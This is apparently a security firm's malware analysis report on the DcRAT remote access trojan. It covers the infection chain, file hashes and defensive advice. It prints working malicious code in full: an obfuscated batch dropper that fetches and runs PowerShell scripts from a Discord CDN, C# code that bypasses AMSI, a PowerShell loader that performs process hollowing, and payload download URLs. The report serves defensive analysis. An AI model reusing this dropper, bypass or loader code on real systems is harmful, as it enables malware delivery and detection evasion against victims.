infinitum IT
Power of integrated Security

# DcRAT

## Malware Analysis Report

www.infinitumit.com.tr

infinitumitlabs

# CONTENTS

# DcRAT and What You Need to Know

## What is DcRAT?

DCRat is categorized as a malicious software known as a remote access trojan (RAT), infiltrating computer systems and granting attackers remote control capabilities. In existence since 2018, DCRat is an evolving threat with continuous updates, widely utilized on a global scale. Countries affected by DCRat include Russia, Ukraine, the United States, Turkey, China, and India, demonstrating its widespread impact across diverse regions.


Various methods are employed for DCRat propagation, encompassing phishing attacks, malicious websites or downloads, as well as infected USB drives or other removable media. The operational mechanism of DCRat commences with the execution of a batch file. This file downloads two PowerShell scripts, with one utilized for bypassing security products and the other responsible for downloading two executable files. The exe files employ a process hollowing technique to embed themselves in the system. Process hollowing involves a malicious software embedding itself in an empty space within the memory of an existing process, facilitating its concealment and making detection by security products challenging.

DCRat establishes communication with a server using an exe file named client.exe. The server corresponds to a remote server under the control of the attacker. Client.exe executes commands received from the server, fulfilling the RAT's objectives. DCRat can perform various RAT tasks, including file and folder access, registry access, keyboard and mouse monitoring, screen capturing, and credential theft.

Preventive measures against DCRat involve refraining from opening suspicious emails, downloading files only from reputable sources, utilizing robust antivirus and anti-malware software, keeping systems up to date, and exercising caution with USB drives.

DCRat poses a significant threat as a malicious software, emphasizing the importance of implementing these preventive measures for protection against its potential impact.


# Attack Chain



# Technical Analysis

## Stage 1


| | |
|---|---|
| File Name | enrypted.bat |
| MD5 | 35a0ba562b6f38d227c9c57357be913a |
| SHA256 | 0dfb1cb6a9d0004ee1b317e52b6dd3b0f99151ef0d04a6329b76ce7c4c961d9a |



```
@echo off
CERTUTIL -f -decode "%~f0" "%Temp%/test.bat" >nul 2>&1
cls
"%Temp%/test.bat"
Exit
-----BEGIN CERTIFICATE-----
QGVjaG8gb2ZmDQoNCnNldCAidXJsMT1odHRwczovL2Nkbi5kaXNjb3JkYXBwLmNvbS9hdHRhY2htZW50cy8xMTUzOTg1MTU4NDU4OTA4NzE1LzExOTMxOTk2
NDIzNTYyMzYzODkvZXNraWRlbmVtZS5wczE/ZXg9NjVhYmQ4YzMmaXM9NjU5OTYzYzMmaG09NGQwMmMyNGZhYjFiNzQzMzI0MjA5NDI4YzdhMDI5YTc3OGJl
MDM5YzhhOWZmZmQyNmM5MTAzODBjYzQ4ODQ0ZSYiDQpzZXQgInVybDI9aHR0cHM6Ly9jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudHMvMTE1Mzk4NTE1
ODQ1ODkwODcxNS8xMTkzNjY2MzY1NjgxMzE5OTk2L3Rlc3RmdWRfMi5wczE/ZXg9NjVhZDhiNmUmaXM9NjU5YjE2NmUmaG09NDUxYWIwOTM1N2I2Zjg4ZDA5
ZTBmOTFiMzllZDYxNzc1ZDcwZTgwM2VlNTgwNWViZTBiYzE4YzFmZTdhNzQwOSYiDQogDQpzZXQgImluZGlybWVfa29udW11PSV1c2VycHJvZmlsZSVcRG93
bmxvYWRzIg0KDQpyZW0gxLBuZGlybWUgacWfbGVtaW5pIEludm9rZS1XZWJSZXF1ZXN0IGt1bGxhbmFyYWsgZ2Vyw6dla2xlxZ90aXINCnBvd2Vyc2hlbGwg
LgUNvbW1hbmQgIiYge0ludm9rZS1XZWJSZXF1ZXN0IC1VcmkgJyV1cmwxJScgLU91dEZpbGUgJyVpbmRpcm1lX2tvbnVtdSVceWVuaXNjLnBzMSc7IEludm9
rZS1XZWJSZXF1ZXN0IC1VcmkgJyV1cmwyJScgLU91dEZpbGUgJyVpbmRpcm1lX2tvbnVtdSVceWVuaXNjMi5wczEnfSINCg0KcG93ZXJzaGVsbCAtV2luZG9
3U3R5bGUgSGlkZGVuIC1FeGVjdXRpb25Qb2xpY3kgQnlwYXNzIC1Ob1Byb2ZpbGUgLUNvbW1hbmQgIiYgJyVpbmRpcm1lX2tvbnVtdSVceWVuaXNjLnBzMSc
7ICYgJyVpbmRpcm1lX2tvbnVtdSVceWVuaXNjMi5wczEnOyBTdGFydC1TbGVlcCAtU2Vjb25kcyA2OyAmICclaW5kaXJtZV9rb251bXUlXHllbmlzYy5wczE
nOyAmICclaW5kaXJtZV9rb251bXUlXHllbmlzYzIucHMxJyINCg0KZGVsICIlaW5kaXJtZV9rb251bXUlXHllbmlzYy5wczEiDQpkZWwgIiVpbmRpcm1lX2t
vbnVtdSVceWVuaXNjMi5wczEiDQoNCmV4aXQNCgpEZWwgJX4w
-----END CERTIFICATE-----
```

*Figure 1- .bat file obfuscated code*

It is seen that the codes of the **.bat** extension file sent with phising campaigns are obfuscated.




```
@echo off

set "url1=https://cdn.discordapp.com/attachments/1153985158458908715/1193199642356236389/eskideneme.ps1?ex=65abd8c3&is=659963c3&hm=4d02c24fab1b743324209428c7a029a778be039c8a9fffd26c910380cc48844e&"
set "url2=https://cdn.discordapp.com/attachments/1153985158458908715/1193666365681319996/testfud_2.ps1?ex=65ad8b6e&is=659b166e&hm=451ab09357b6f88d09e0f91b39ed61775d70e803ee5805ebe0bc18c1fe7a7409&"

set "indirme_konumu=%userprofile%\Downloads"

rem İndirme işlemini Invoke-WebRequest kullanarak gerçekleştir
powershell -Command "& {Invoke-WebRequest -Uri '%url1%' -OutFile '%indirme_konumu%\yenisc.ps1'; Invoke-WebRequest -Uri '%url2%' -OutFile '%indirme_konumu%\yenisc2.ps1'}"

powershell -WindowStyle Hidden -ExecutionPolicy Bypass -NoProfile -Command "& '%indirme_konumu%\yenisc.ps1'; & '%indirme_konumu%\yenisc2.ps1'; Start-Sleep -Seconds 6; &
'%indirme_konumu%\yenisc.ps1'; & '%indirme_konumu%\yenisc2.ps1'"

del "%indirme_konumu%\yenisc.ps1"
del "%indirme_konumu%\yenisc2.ps1"

exit

Del %~0
```

*Figure 2-Deobfuscated bat file code*

When the obfuscated code is deobfuscated, the codes appear as shown in the figure. 2 powershell files are downloaded. And these files are downloaded to the download path and named as **yenisc.ps1 and yenisc1.ps1**. After the files are downloaded, they are executed via PowerShell.


## Stage 2

| | |
|---|---|
| File Name | yenisc.ps1 |
| MD5 | 1aeb09dfea797e31fb06087d48e87cc8 |
| SHA256 | 77842b05bf2ff23d3cb8ebb019f7d40310280c65816f78f655b011162a67dd85 |



```
public class Program
{
    static string a = "msi";
    static string b = "anB";
    static string c = "ff";
    static IntPtr BaseAddress = WinAPI.LoadLibrary("a" + a + ".dll");
    static IntPtr pABuF = WinAPI.GetProcAddress(BaseAddress, "A" + a + "Sc" + b + "u" + c + "er");
    static IntPtr pCtx = Marshal.AllocHGlobal(Marshal.SizeOf(typeof(WinAPI.CONTEXT64)));

    public static void SetupBypass()
    {

        WinAPI.CONTEXT64 ctx = new WinAPI.CONTEXT64();
        ctx.ContextFlags = WinAPI.CONTEXT64_FLAGS.CONTEXT64_ALL;

        MethodInfo method = typeof(Program).GetMethod("Handler", BindingFlags.Static | BindingFlags.Public);
        IntPtr hExHandler = WinAPI.AddVectoredExceptionHandler(1, method.MethodHandle.GetFunctionPointer());

        // Saving our context to a struct
        Marshal.StructureToPtr(ctx, pCtx, true);
        bool b = WinAPI.GetThreadContext((IntPtr)(-2), pCtx);
        ctx = (WinAPI.CONTEXT64)Marshal.PtrToStructure(pCtx, typeof(WinAPI.CONTEXT64));

        EnableBreakpoint(ctx, pABuF, 0);

        WinAPI.SetThreadContext((IntPtr)(-2), pCtx);

    }
```

*Figure 3-Setup Bypass Method*




```
public static long Handler(IntPtr exceptions)
{
    WinAPI.EXCEPTION_POINTERS ep = new WinAPI.EXCEPTION_POINTERS();
    ep = (WinAPI.EXCEPTION_POINTERS)Marshal.PtrToStructure(exceptions, typeof(WinAPI.EXCEPTION_POINTERS));

    WinAPI.EXCEPTION_RECORD ExceptionRecord = new WinAPI.EXCEPTION_RECORD();
    ExceptionRecord = (WinAPI.EXCEPTION_RECORD)Marshal.PtrToStructure(ep.pExceptionRecord, typeof(WinAPI.EXCEPTION_RECORD));

    WinAPI.CONTEXT64 ContextRecord = new WinAPI.CONTEXT64();
    ContextRecord = (WinAPI.CONTEXT64)Marshal.PtrToStructure(ep.pContextRecord, typeof(WinAPI.CONTEXT64));

    if (ExceptionRecord.ExceptionCode == WinAPI.EXCEPTION_SINGLE_STEP && ExceptionRecord.ExceptionAddress == pABuF)
    {
        ulong ReturnAddress = (ulong)Marshal.ReadInt64((IntPtr)ContextRecord.Rsp);

        // THE OUTPUT AMSIRESULT IS A POINTER, NOT THE EXPLICIT VALUE AAAAAAAAAA
        IntPtr ScanResult = Marshal.ReadIntPtr((IntPtr)(ContextRecord.Rsp + (6 * 8))); // 5th arg, swap it to clean
        //Console.WriteLine("Buffer: 0x{0:X}", (long)ContextRecord.R8);
        //Console.WriteLine("Scan Result: 0x{0:X}", Marshal.ReadInt32(ScanResult));

        Marshal.WriteInt32(ScanResult, 0, WinAPI.AMSI_RESULT_CLEAN);

        ContextRecord.Rip = ReturnAddress;
        ContextRecord.Rsp += 8;
        ContextRecord.Rax = 0; // S_OK

        Marshal.StructureToPtr(ContextRecord, ep.pContextRecord, true); //Paste our altered ctx back in TO THE RIGHT STRUCT
        return WinAPI.EXCEPTION_CONTINUE_EXECUTION;
    }
    else
    {
        return WinAPI.EXCEPTION_CONTINUE_SEARCH;
    }
```

*Figure 4-Handler Method*

Examining the code of the first executed yenisc.ps1 file, it forms part of a programme to **bypass AMSI** by manipulating the execution flow of a specific function scanned by the Antimalware Scan Interface (AMSI). By handling exceptions that occur during the execution of the relevant function, it modifies the execution flow of the function and prevents detection by AMSI. This process demonstrates that the targeted function is running successfully and effectively spoofs the results of AMSI.

| | |
|---|---|
| File Name | yenisc1.ps1 |
| MD5 | 47190fdddbc3ebf6d2aea8ac965310da |
| SHA256 | de5fc0b68e2ff2d895077e3312c985aa292473f507266f2e8b5a89fd3048d9e5 |



```powershell
# Assembly yüklemek için fonksiyon tanımı
function LoadAssembly([byte[]]$bytes)
{
    return [System.Reflection.Assembly]::Load($bytes)
}

# WebClient oluşturma
$webClient = New-Object System.Net.WebClient

# Raw Assembly Base64 Encoded URL
$rawUrl = "aHR0cHM6Ly9zdy5saWZlYm94dHJhbnNmZXIuY29tL3YxL0FVVEhfTFRfZmM4NTZkNTctN2FiYy00YWQyLWFjOTAtOTUwZjllNjc1MTMzL0xUXzE1NTk4MjNhLTJiZDQtNGYxZi1
hYjU3LTg2ZDUxMzdjMzM5Yy84MTJmNjAyMS1iMDBkLTQ0MWMtOGNkZS0zMTQ1YzZkMzY4MGIvNTBiOTNkNTktNzNiOS00ODY3LTk5MmYtZjA5MWQzZTRhMjJmP3RlbXBfdXJsX3NpZz01MGYzM
mQ2MDI1YjE1MzBkMTNiZGNlYjg4MjM3ODliOGE0YzgyMGRmMDNjZDUxNzg1Y2RkNjk5MmQ5ZWQ4ZTZhJnRlbXBfdXJsX2V4cGlyZXM9MTcwMzY5MzkzNzQ0OCZmaWxlbmFtZT1tYWx0ZWQuZXhl"

# Raw Assembly indirme
$byRawAssembly = $webClient.DownloadData([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($rawUrl)))

# Hollowing File veya Malware Base64 Encoded URL
$hollowUrl = "aHR0cHM6Ly9zdy5saWZlYm94dHJhbnNmZXIuY29tL3YxL0FVVEhfTFRfZmM4NTZkNTctN2FiYy00YWQyLWFjOTAtOTUwZjllNjc1MTMzL0xUX2UxNWIyYmI2LTk4Y2EtNGIyZS
04MWE4LTI2NWUxZTlmZjY1MS83NmEyOGU4Ny0zMzExLTQ1ZWEtOTIwMy02MjhkZTY3NmEyNzIvMjRmODFmYmItY2RlZC00ZGZhLTkyMTUtNTEyYzU5NWMwYjY2P3RlbXBfdXJsX3NpZz1kMmIyOW
JmZWE1ZDBhZjBjODc5YWExZTAxMzVhYjkyOWFmMjAxZmJmODU5MTFjN2I1NDJjMjE0NzBhNjZjNjk1JnRlbXBfdXJsX2V4cGlyZXM9MTcwNDY2Mjg4MTUyOSZmaWxlbmFtZT1DbGllbnQuZXhl"

# Hollowing File veya Malware indirme
$webClient2 = New-Object System.Net.WebClient
$address = New-Object System.Uri([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($hollowUrl)))
$array6 = $webClient2.DownloadData($address)

# InvokeMethod argümanları
$casPolPath = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
$target = $null
$args = @($casPolPath, "", $array6, $true)

# Assembly yükleme ve metod çalıştırma
$assembly = LoadAssembly($byRawAssembly)
$assembly.GetType("malted.emre").InvokeMember("emrespam", [System.Reflection.BindingFlags]::InvokeMethod, $null, $target, $args)
```

*Figure 5- .ps1 file for download the files*

When we decode the base64 encoded data in rawURL and HollowURL, two different download links emerge. This PowerShell script loads an assembly via the LoadAssembly function, then calls the emrespam method from the malted.emre type. This process aims to execute the malted.exe malware that targets the RegSvcs.exe application using the process hollowing technique.


*Table 1- Links to download files*

| |
|---|
| https[:]//sw.lifeboxtransfer.com/v1/AUTH_LT_fc856d57-7abc-4ad2-ac90-950f9e675133/LT_1559823a-2bd4-4f1f-ab57-86d5137c339c/812f6021-b00d-441c-8cde-3145c6d3680b/50b93d59-73b9-4867-992f-f091d3e4a22f?temp_url_sig=50f32d6025b1530d13bdceb8823789b8a4c820df03cd51785cdd6992d9ed8e6a&temp_url_expires=1703693937448&filename=malted.exe |
| https[:]//sw.lifeboxtransfer.com/v1/AUTH_LT_fc856d57-7abc-4ad2-ac90-950f9e675133/LT_e15b2bb6-98ca-4b2e-81a8-265e1e9ff651/76a28e87-3311-45ea-9203-628de676a272/24f81fbb-cded-4dfa-9215-512c595c0b66?temp_url_sig=d2b29bfea5d0af0c879aa1e0135ab929af201fbf85911c7b542c21470a66c695&temp_url_expires=1704662881529&filename=Client.exe |

Two files, named **Client.exe** and **malted.exe**, are being downloaded. While one of these downloaded files injects through Process Hollowing technique, the other one establishes communication with the server.

## Stage 3

| | |
|---|---|
| File Name | Client.exe |
| MD5 | 6d7eb3740312029e37a2e7c88904885a |
| SHA256 | a7c3449ebc4b95250ea85fdb32d6fad983f423c1ec3fe2db5a5fe4d77c84657f |



```
{
    // Token: 0x02000003 RID: 3
    public static class Settings
    {
        // Token: 0x06000003 RID: 3 RVA: 0x00002814 File Offset: 0x00000A14
        public static bool InitializeSettings()
        {
            bool result;
            try
            {
                Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
                Settings.aes256 = new Aes256(Settings.Key);
                Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts);
                Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts);
                Settings.ver_sion = Settings.aes256.Decrypt(Settings.ver_sion);
                Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall);
                Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
                Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin);
                Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti);
                Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process);
                Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD);
                Settings.Group = Settings.aes256.Decrypt(Settings.Group);
```

Locals

